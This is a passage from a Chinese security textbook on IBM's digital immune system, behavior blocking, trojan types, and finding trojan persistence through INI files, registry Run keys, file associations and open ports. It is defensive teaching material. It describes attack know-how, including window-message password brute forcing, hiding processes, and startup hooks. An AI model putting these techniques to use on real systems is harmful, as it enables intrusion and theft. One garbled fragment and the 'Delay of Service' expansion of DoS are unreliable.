病毒免疫系统最先是由 IBM 开发的用于计算机网络环境中病毒防护的一种综合方案，目前已成为基于互联网的病毒防护系统开发商与客户服务之间的运作模式。

从前，新出现的病毒和新变种病毒的传播是比较缓慢的，而反病毒软件一个月左右更新一次就行了，这对于控制病毒的传播已经足够。但近年来由于互联网的下述两种技术的广泛使用，对病毒传播速度的提高有越来越大的影响。

- 电子邮件系统：早期的电子邮件系统只支持 7 位 ASCII 编码格式的文本的传输，后来出现了“MIME 多功能互联网邮件扩展”作为“SMTP 简单邮件传输协议”的功能扩展，使得通过 SMTP 可以发送非 ASCII 编码的数据，如二进制文件、图片、视频和音频文件等。在 MIME 的电子邮件系统中，可以向任何人发送程序、文档、附件等操作，接收方收到这些文件程序后，立刻就可运行。
- 可传送程序系统(Mobile-program System)：诸如 Java 和 Active X 这些机制的广泛采用，允许程序自主地从一个系统迁移到另外的系统。例如，当用 IE 浏览器访问 Web 服务器时，能自动地将一些 Cookie 小程序下载到浏览器的 Internet 临时文件夹中。参看第 6.4 节万维网与 Cookie 的安全使用。

这两类技术的应用，使病毒的传播有了可乘之机。为了对付这些基于互联网的威胁，IBM 开发了一个数字免疫系统的构架。该系统建立在前面提到的软件计算机仿真器基础上，开发了一个更为通用的计算机仿真器和病毒检测系统。这个系统的设计目标是对病毒等攻击提供快速的响应，以使得病毒一进入系统就会得到有效的识别。当新病毒进入某一组织部门的网络系统时，数字免疫系统能够自动地对病毒进行捕获、分析、检测、屏蔽和清除操作，并能够向运行 IBM 反病毒软件的系统及时通报传递关于该病毒的信息，从而使得病毒在广泛传播之前就被成功地检测和控制。

图 8.5 是由局域网、个人网络用户等构成的广域网，描述了病毒免疫系统运行的步骤如下：

(1) 在每台网络主机上安装运行一个监控程序，该程序包含了检查病毒的启发式规则，根据主机系统的行为表现、程序运行的可疑症状，或用已知的病毒特征码等知识来推断是否有病毒出现。监控程序可将被怀疑为受感染的程序复制一份发给局域网内的管理主机。

(2) 局域网管理机将收到的可疑程序样本进行加密，使它不能运行，并将其发送给中央病毒分析机。

(3) 病毒分析机创建了一个可以让受怀疑的感染程序受控运行并对其进行分析的环




图 8.5　病毒免疫系统的工作原理

境。主要应用的技术包括一个软件仿真的计算机及其附属系统，构成一个受控的运行环境，可以边运行边监控可疑受感染程序。病毒分析机根据分析结果产生一个识别和清除此病毒或恶意代码的处理方案。

（4）病毒分析机将处理方案回传给私有局域网的管理机。

（5）管理机向受感染的客户机转发该处理方案。

（6）该处理方案同时也被转发给其他局域网内的客户机。

（7）加入该病毒免疫系统的世界各地的用户会及时收到新病毒处理方案的更新文件，防止其蔓延。

数字免疫系统的成功运行依赖于病毒分析机对新病毒的应变检测能力，通过不间断地分析和监测新出现的病毒，不断地更新数字免疫软件，使其与威胁的出现保持同步。很多商用杀毒软件的工作模式与此类似，安装在网络主机上的杀毒软件可设置为当发现可疑程序后自动向开发商发送报告，同时可定期自动地访问开发商网站，下载和更新本机杀毒软件的病毒特征库以及应对各种恶意程序的处理方案。

3. 行为阻止软件（Behavior-Blocking Software）

与启发分析式系统或基于特征码的病毒扫描器不同，行为阻止软件与主机的操作系统结合起来，实时监控恶意程序的异常行为。在监测到恶意的程序行为之后，行为阻止软件将在恶意行为对主机系统产生危害之前就终止这些行为。行为阻止软件要监控的计算机内部行为包括以下几类：

- 试图打开、浏览、删除、修改文件；
- 试图格式化磁盘或者执行其他不可恢复的磁盘操作；
- 试图修改可执行文件的运行逻辑，以及对宏的脚本进行修改；
- 试图修改重要的计算机系统设置，如启动设置等；
- 电子邮件和即时聊天等客户端的脚本试图发送可执行代码的内容；
- 计算机内自动地与外网的可疑主机建立连接通信（如木马等行为）。

当行为阻止软件检测到某一程序在运行时可能启动上述某些恶意的行为，就将其及时阻止，或者终结该可疑程序的运行。这比上述的病毒检测技术，如特征码指纹检查或启发式系统等，具有相当的优越性。现在有几万种可用于伪装和重排病毒蠕虫代码的方法，其中很

多种方法可以逃避前述特征码扫描或启发式系统的检测,最终这些恶意代码总要向操作系统发出预先设计的恶意运行请求。只要行为阻断软件能解释判断所有这样的请求,那么不管这些程序在逻辑上怎样伪装自己的行为,它都能识别并阻截这些恶意行径。

行为阻止软件可对运行的软件进行实时监控,具有很多优点,但也有缺陷。因为在恶意代码被行为阻断软件检测到之前,须在目标机上确实运行,这样在被检测到和阻截前,将给系统带来某些损害。例如,某一新病毒可能在感染单个文件和被阻截前就先扰乱了硬盘上那些看似不重要的文件,后来尽管真正的感染被阻截了,但是很可能就无法找到自己的文件,导致损失,甚至更严重。

某些商用杀毒软件和单机防火墙综合了本节讨论的各种技术,因此称为"全功能安全防护软件"。

8.3 木马的工作原理与检测防范

8.3.1 木马程序的工作原理

一般的木马程序都包括客户端和服务端两个程序,在被攻击的网络计算机上安装的是木马的服务端程序,它所做的工作是要对远程客户端的访问做出响应,并执行客户端所提出的各种要求。而攻击者使用客户端来远程控制被植入木马的计算机。因此,攻击者首先将木马的服务端程序通过各种途径植入被攻击的计算机系统,然后通过客户端对该系统进行攻击。

目前木马入侵的主要途径是先通过各种方法把木马执行文件发送到被攻击的计算机系统里,例如隐藏在电子邮件附件和各种网络下载软件中。然后诱导被攻击者打开执行文件,比如谎称这个木马执行文件是朋友送的贺卡,当打开这个文件后,确实有贺卡的画面出现,但这时可能木马已经悄悄在用户系统的后台运行了。一般的木马执行文件非常小,大部分都是几 KB 到几十 KB,如果把木马捆绑到其他正常文件上,若不采用文件完整性检验就很难发现。有一些网站提供的免费下载软件和图片等常被捆绑了木马程序,当用户执行这些下载的软件时,也同时运行了木马。

木马的服务端软件也可以通过 Script、ActiveX 及 Asp. CGI 交互脚本的方式植入,由于微软的浏览器在执行 Script 脚本时存在一些漏洞,攻击者可以利用这些漏洞传播病毒和木马,甚至直接对浏览者的计算机进行文件操作等控制。前不久就曾经出现了一个利用微软 Scripts 脚本漏洞对浏览者硬盘进行格式化的 HTML 页面。如果攻击者有办法把木马执行文件下载到被攻击主机的一个可执行 WWW 目录夹里面,则可以通过编制 CGI 程序在攻击主机上执行木马目录。此外,木马还可以利用系统的一些漏洞进行植入,如微软著名的 IIS 服务器溢出漏洞,通过一个 IIS HACK 攻击程序即可使 IIS 服务器崩溃,并且同时攻击服务器,执行远程木马控制文件。

当木马服务端程序在被感染的机器上成功运行以后,攻击者就可以使客户端与服务端建立连接,并进一步控制被感染的机器。在客户端和服务端通信协议的选择上,绝大多数木马使用的是 TCP 协议,但是这容易受到反向追踪,因此有一些木马使用 UDP 协议进行通信。当服务端在被感染机器上运行以后,同时开放并监听主机网络通信的某个特定的端口,

等待客户端与该端口进行通信。另外为了下次重启计算机时仍然能正常工作,木马程序一般会通过修改注册表或者其他的方法让自己成为自启动程序。

8.3.2 木马的种类

1. 破坏型

它的功能就是破坏并且删除某些特定类型的文件,例如自动删除机内的 DLL、INI、EXE 文件。

2. 密码发送型

可以找到隐藏密码,并把它们发送到指定的外网主机。有人喜欢把自己的各种密码以文件的形式存放在计算机中,认为这样方便;还有人喜欢用 Windows 提供的密码记忆功能,这样就可以不必每次都输入密码了。许多黑客软件可以寻找到这些文件,把它们发送到黑客手中。

需要注意的是,不能把重要的保密文件存在公用计算机中。别人可以用穷举法暴力破译用户的密码。利用 Windows API 函数 Enum Windows 和 Enum Child Windows 对当前运行的所有程序的所有窗口(包括控件)进行遍历,通过窗口标题查找密码输入和输出确认重新输入窗口,通过按钮标题查找到应该单击的按钮,或通过 ES_PASSWORD 查找到需要输入的密码窗口。向密码输入窗口发送 WM_SETTEXT 消息模拟输入密码,向按钮窗口发送 WM_COMMAND 消息模拟单击。在破解过程中,把密码保存在一个文件中,以便在下一个序列的密码再次进行穷举,或多部机器同时进行分工穷举,直到找到密码为止。此类程序在黑客网站上可下载,也可以自编。

3. 远程访问型

最广泛的是特洛伊木马,首先通过隐秘的渠道将木马的服务端程序植入被入侵的主机,服务端程序运行后就利用 SSDP 服务公告协议自动向外网的某段组播 IP 地址公告自己的 IP 地址,远端黑客知道了服务端的 IP 地址,就可以对本地主机实现远程控制,或获取本地主机内的信息。木马的数据传输中一般使用用户数据报协议(User Datagram Protocol, UDP),它是非连接的传输层协议,不需要确认机制,可靠性不如 TCP,但它的效率却比 TCP 高,例如用于远程屏幕监视,或远程偷盗数据。UDP 协议不区分服务器端和客户端,只区分发送端和接收端,编程上较为简单。在这样的木马程序中用了 DELPHI 提供的 TNMUDP 控件。

例如图 8.6 的捕获数据样本。在第一个包中,本地主机 192.168.0.117 自动利用 SSDP 服务公告协议向外网组播地址 239.255.255.250 通告自己的 IP 地址,目的端口 1900。在第二个包中,外网主机 125.71.188.221 向本地主机发来指令,源端口 1979,目的端口 15000。第三个包以后,本地主机利用 UDP 协议向外网主机发送大量的数据包。这是一种




图 8.6 可疑的远程访问型木马的网络数据传输行为

可疑的网络数据传输行为。木马如果利用TCP协议与外部进行通信,存在的风险是容易受到信息安全监察系统的反向追踪定位。

有些程序可以实现对远程受控主机的监视与控制,也可正当地用在计算机网络教室中,让教师实时监视学生计算机的操作等。

4. 键盘记录木马

这种特洛伊木马是非常简单的,它们只做一件事情,就是记录受害者的键盘敲击并且在LOG文件里查找密码。这种特洛伊木马一般随着Windows的启动而启动。有在线和离线记录两种的选项,分别记录用户在线和离线状态下敲击键盘时的按键情况。用户按过什么按键,遥控木马的人都知道,从这些按键中很容易得到用户的密码和信用卡等有用信息。此类型的木马可自动用邮件将信息发送给遥控者。

5. 拒绝服务攻击木马

实现拒绝服务攻击(Delay of Service,DoS)的方法有多种,其中一种是被用作DoS攻击的木马。当黑客入侵了一台主机,并植入DoS攻击木马,那么这台计算机就成为黑客对第三方主机进行DoS攻击的工具了。黑客控制的主机数量越多,发动DoS攻击取得成功的几率就越大。所以,这种木马的危害不是体现在被感染计算机上,而是体现在攻击者可以利用它来攻击第三方的计算机,给网络安全造成很大的伤害和损失,而且难于追踪到始作俑者。

还有一种类似DoS的木马叫做邮件炸弹木马,一旦主机被感染,木马就会随机生成各种各样主题的信件,对特定的邮箱不停地发送邮件,一直到对方系统瘫痪不能接受邮件为止。

6. 代理木马

黑客在入侵的同时掩盖自己的足迹,谨防别人发现自己的身份是非常重要的。因此,给被控制的主机植入代理木马,让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马,攻击者可以在匿名的情况下使用Telnet、ICQ、IRC等程序,从而隐蔽自己的踪迹。

7. FTP木马

这种木马可能是最简单和古老的木马,它的唯一功能就是打开FTP文件传输协议的控制连接端口21,等待远端用户连接。现在的新FTP木马还加上了密码功能,这样,只有攻击者本人才知道正确的密码,从而进入对方计算机,参看第6章。

8. 程序杀手木马

上面介绍的木马功能虽然形形色色,但是植入对方主机后要运行,还要通过防木马软件的检测。常见的防木马软件有Zone Alarm,Norton Anti-Virus等。程序杀手木马就是企图关闭受害方计算机上运行的这类防护程序,让其他的木马更顺利地发挥作用。

9. 反弹端口型木马

木马开发者在分析了防火墙的特性后,发现有些防火墙对于接入的链接往往会进行非常严格的过滤,但是对于连出的链接却疏于防范。于是,与一般的木马相反,反弹端口型木马的服务端(被控制端)使用主动端口,在客户端(控制端)使用被动端口。木马定时监测控制端的存在,当发现控制端上线后,立即主动连接控制端打开的主动端口。为了隐蔽起见,控制端的被动端口一般开在80,即使用户使用扫描软件检查自己的端口,发现类似TCP User ID:1026 Controller ID:80 ESTABLISHED的情况,稍微疏忽,就会以为是自己在浏览网页。

8.3.3 被木马入侵后出现的症状

对于一些常见的木马,如 SUB7(Sub seven)、BO2000、冰河等,都是采用打开 TCP 端口监听和写入注册表启动等方式工作,使用木马克星之类的软件可以检测到这些木马。这些检测木马的软件大多都是利用检测 TCP 连接、注册表等信息来判断是否有木马入侵,因此也可以通过手工来侦测木马。

不少用户对硬盘空间莫名其妙地减少了 500MB 感到习以为常,这种现象常被人们所忽略,因为 Windows 的临时文件和各种各样的游戏等程序会吞噬大量的硬盘空间。可是,还是有一些现象应该让用户感到警觉,一旦觉得自己的计算机感染了木马,就应该马上用杀毒软件检查一下自己的计算机,然后不管结果如何,就算是 Norton 等杀毒软件已经告知该机器没有木马,也应该再亲自作一次更深入的调查,确保自己网络计算机的安全。经常关注最新通告的木马特性的报告,以及注意下述症状的出现,这对诊断自己的计算机具有一定帮助:

(1) 如果根本没有打开浏览器,而浏览器突然自动打开并链接某个网站。或者计算机的网络端口数据监测发现,本机会主动对外网发送数据,并启动远程会话进程,那么就要小心。

(2) 正在操作计算机时,突然弹出一个警告框或者询问框,问一些奇怪的问题。

(3) Windows 系统配置自动地被更改。比如屏幕保护时显示的文字,时间和日期,声音大小,鼠标灵敏度,还有 CD-ROM 的自动运行配置等。

(4) 硬盘经常无缘无故地读盘,软驱灯经常自己亮起,网络连接及鼠标屏幕出现异常现象。可监测到每当计算机接入网络后,会自动向外网某个 IP 地址发送大量的数据包。

(5) 在自己的计算机桌面上不知什么时候出现了新的"桌面快捷方式"图标,单击此图标后自动执行某些意外的功能。例如:在计算机桌面上出现了多个 IE 浏览器的快捷图标,当单击其中一个图标后,IE 浏览器主动打开的首页是某个意外的网站,而不是自己在浏览器中设定的"默认首页"。

8.3.4 木马常用的启动方式及检测

大多数木马具备自启动功能,这样可以保证木马不会因为用户的一次关机操作而彻底失去作用。所以,很多编程人员都在不停地研究和探索新的自启动技术,并且时常有新的发现。一个典型的例子就是把木马加入到用户经常使用的程序中,例如 IE 浏览器等,当用户执行该程序时,木马就自动发生作用。更加普遍的方法是通过修改 Windows 系统文件和注册表来达到目的,主要有以下几种:

1. 检查 WIN. INI 和 SYSTEM. INI 中的启动项

进入 Windows XP 的计算机系统配置程序的方法是:单击 Windows XP 桌面的"开始"→"运行"选项,在"打开"窗口中输入 msconfig,即可进入"系统配置实用程序"界面,如图 8.7 所示。查看 WIN. INI 和 SYSTEM. INI 系统配置文件,检查其中是否有被修改过的地方。

例如,有的木马通过修改 WIN. INI 文件中 Windows 节 的"load=file. exe,run=file. exe"语句进行自动加载,注意,这个 file. exe 很可能是木马项。此外可以修改 SYSTEM. INI 中的 boot 节来实现木马加载。例如,"妖之吻"病毒,将"Shell=Explorer. exe"(Windows 系统



图 8.7　检查计算机系统配置实用程序中的可疑项

的图形界面命令解释器)修改成“Shell＝yzw.exe”,在计算机每次启动后就自动运行程序 yzw.exe。修改的方法是将“shell＝yzw.exe”还原为“shell＝explorer.exe”即可。

SYSTEM.INI 位于 Windows 的安装目录下,其[boot]字段的 shell＝explorer.exe 是木马常用的隐藏加载之处,通常的做法是将该字段变为:shell＝explorer.exe file.exe。注意这里的 file.exe 就是木马服务端程序。另外,在 SYSTEM.INI 中的[mic]、[drivers]、[drivers32]这 3 个字段,也是起到加载驱动程序的作用,但也是增添木马程序的好场所。

在 SYSTEM.INI 中的[386Enh]字段,要注意检查在此段内的“driver＝路径\程序名”。这里也有可能被木马所利用。

2. 检查注册表中加载运行的项目

木马一旦被加载,一般都会对注册表进行修改,应当经常检查有何异常程序在其中。检查注册表的方法是:单击 Windows XP 桌面的“开始”→“运行”选项,在“打开”窗口中输入 regedit,即可进入注册表编辑器。

木马在注册表中实现加载的文件一般是在以 Run 开头的键值名处,文件路径如下:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
```

此外,在注册表中的 HKEY_CLASSES_ROOT\exefile\shell\open\command＝""%1"%*"处,如果其中的“%1”被修改为木马,那么每次启动该可执行文件时,木马就会启动一次。如著名的冰河木马就是将 TXT 文件的 Notepad.exe 改成了它自己的启动文件,每次打开记事本时就会自动启动冰河木马,做得非常隐蔽。还有“广外女生”木马就是在 HKEY_CLASSES_ROOT\exefile\shell\open\command＝""%1"%*"处将其默认键值改成""%1"%*",并在 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\

RunServices 添加了名称为 Diagnostic Configuration 的键值。

如果在上述目录中的所有以 Run 开头的键值名下有可疑的文件名，就需要删除相应的键值，再删除相应的应用程序。如图 8.8 所示，删除发现的木马的注册项目。




图 8.8 在注册表编辑器中删除木马的注册项目

3. 在 Autoexec. bat 和 Config. sys 中加载运行

在 C 盘根目录下的这两个文件也可以启动木马。但这种加载方式一般都需要控制端用户与服务端建立连接后，将已添加木马启动命令的同名文件上传到服务端覆盖这两个文件才行，而且采用这种方式不是很隐蔽。容易被发现，所以在 Autoexec. bat 和 Config. sys 中加载木马程序的较少。

4. 在 Winstart. bat 中启动

Winstart. bat 是一个能自动被 Windows 加载运行的文件。多数情况下由应用程序及 Windows 自动生成，在执行了 Windows 自动生成，执行了 Win. com 并加载了多数驱动程序之后开始执行，这一点可通过启动时按 F8 键，再选择逐步跟踪启动过程的启动方式可得知。由于 Autoexec. bat 的功能可以由 Winstart. bat 代替完成，因此木马完全可以像在 Autoexec. bat 中那样被加载运行。

5. 检查启动组

如果木马自动加载的文件是直接通过在 Windows 菜单上自定义添加的，一般都会放在主菜单的“开始”→“程序”→“启动”处，在资源管理器里的位置是 C:\windows\start menu\programs\startup。木马如果隐藏在启动组中虽然不是十分隐蔽，但这里可自动加载运行。启动组在注册表中的位置：

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
```

检查是否有可疑的启动程序，便很容易查到是否中了木马。

6. 修改文件关联

修改文件关联是木马常用手段，例如，正常情况下 TXT 文件的打开方式为 Notepad. exe 文件，但一旦中了文件关联木马，则 TXT 文件打开方式就会被修改为用木马程序打开，如著名的国产木马冰河就是这样做的。“冰河”通过修改 HKEY_CLASSES_ROOT\txtfile\shell\open\command 下的键值，C:\WINDOWS\NOTEPAD. EXE 本应用 Notepad 打开，如著名的国产 HKEY-CLASSES-ROOT\txtfile\shell\open\command 的键值，将

"C:\WINDOWS\NOTEPAD.EXE%1"改为"C:\WINDOWS\SYSTEM\SYSEXPLR.EXE%1"。这样，一旦用户双击一个TXT文件，原本应用Notepad打开该文件，现在却变成启动木马程序了。不仅仅是TXT文件，其他诸如HTM、EXE、ZIP、COM等都是木马的目标。

对这类木马，只能经常检查HKEY_C\shell\open\command主键，查看其键值是否正常。

7. 捆绑文件

实现这种触发条件，首先要控制端和服务端已通过木马建立连接，然后控制端用户用"软件捆绑工具"将木马文件和某一应用程序捆绑在一起，再上传到服务端覆盖源文件。这样即使木马被删除了，只要运行捆绑了木马的应用程序，木马又会安装上去。绑定到某一应用程序中，如绑定到系统文件，那么每一次Windows启动均会启动木马。

8. 反弹端口型木马的主动连接方式

反弹端口型木马与一般的木马相反，其服务端(被控制端)主动与客户端(控制端)建立连接，并且监听端口一般用80，所以如果没有合适的工具与丰富的经验，较难防范。这类木马的典型代表就是"网络神偷"。由于这类木马仍然要在注册表中建立键值，通过查看注册表的变化就不难查到它们。一些单机版的防火墙软件(如瑞星等)，当本机自动地对外网发出连接请求时，防火墙就会提出警告，因此只要留意也可在"网络神偷"服务端进行主动连接时发现它。

8.3.5 木马的隐藏与检测方法

1. 在任务管理器里隐藏

要查看本机正在运行的进程，按Ctrl+Alt+Del组合键时出现"任务管理器"，进入"进程"栏目，显示出当前计算机正在运行的进程列表。木马一般都会设法不让自己出现在进程列表中，通过编程很容易实现此目的，例如在VB中，只要把form的Visible属性设置为False，Show In Task Bar设为False，程序就不会出现在任务栏里了。



图8.9 在进程列表中出现的"QQ密码记录"木马

如果在本机运行的进程列表中发现有陌生的程序，就应当设法判断其真实性质。有些木马把自己在"进程"中的"映像名称"设为与系统文件名十分相似(例如，仅将系统文件名中的某个小写字母改为大写，作为木马在进程列表中的"映像名称")，或将"用户名"设为"SYSTEM"就可轻松地骗过不仔细查看的用户。图8.9所示为在进程列表中出现的"QQ密码记录.exe"木马，这样的名称很容易被识别。

2. 开放端口检测

传输层使用的端口号范围是0～65535(见第4章)，木马一般用TCP或UDP协议进行

客户端/服务器(Client/Server)之间的通信。因此可以通过查看本机开放端口的清单,来检测是否有可疑的程序打开了某个可疑的连接端口。例如,木马冰河使用的监听端口是7626,而 Back Orifice 2000 使用的监听端口是 54320 等。假如查看到有可疑的程序在利用可疑端口与远程主机进行连接,则很有可能就是木马在通信。

查看端口的方法有几种,最方便的是使用"Windows 命令提示符"界面上的 netstat -an 命令,检查本机的当前联网状态。例如,在图 8.10 所示的计算机网络连接状态中,有几项的本地端口与远程主机的连接端口都大于 1024,对这种双方都是高端口的 TCP 连接或 UDP 开放端口,应当核查其真实用途(图中远端主机的 8000 端口是腾讯 QQ)。这种检查方法的缺点是只能实时显示当时的网络连接状态,不能检查那些曾经发生过,但已断开了的连接。

```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    116.55.210.45:1303     219.133.49.146:80      ESTABLISHED
  TCP    116.55.210.45:1304     58.61.32.11:8000       TIME_WAIT
  TCP    116.55.210.45:1305     121.14.96.233:8000     ESTABLISHED
  TCP    116.55.210.45:1306     172.16.25.2:80         SYN_SENT
  TCP    127.0.0.1:1026         0.0.0.0:0              LISTENING
  TCP    192.168.0.8:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:4000           *:*
  UDP    0.0.0.0:4001           *:*
```

图 8.10　本机端口与外机端口都大于 1024 的 TCP 连接

另外的方法是使用图形化界面工具,例如 Active Ports,这个工具可以监视到主机所有打开的 TCP/UDP 端口,还可以显示所有端口对应的程序所在的路径,本地 IP 与试图连接用户的远端主机 IP,是否正在活动。这个工具适用于 Windows NT/2000/XP 平台。

3. 隐秘通信

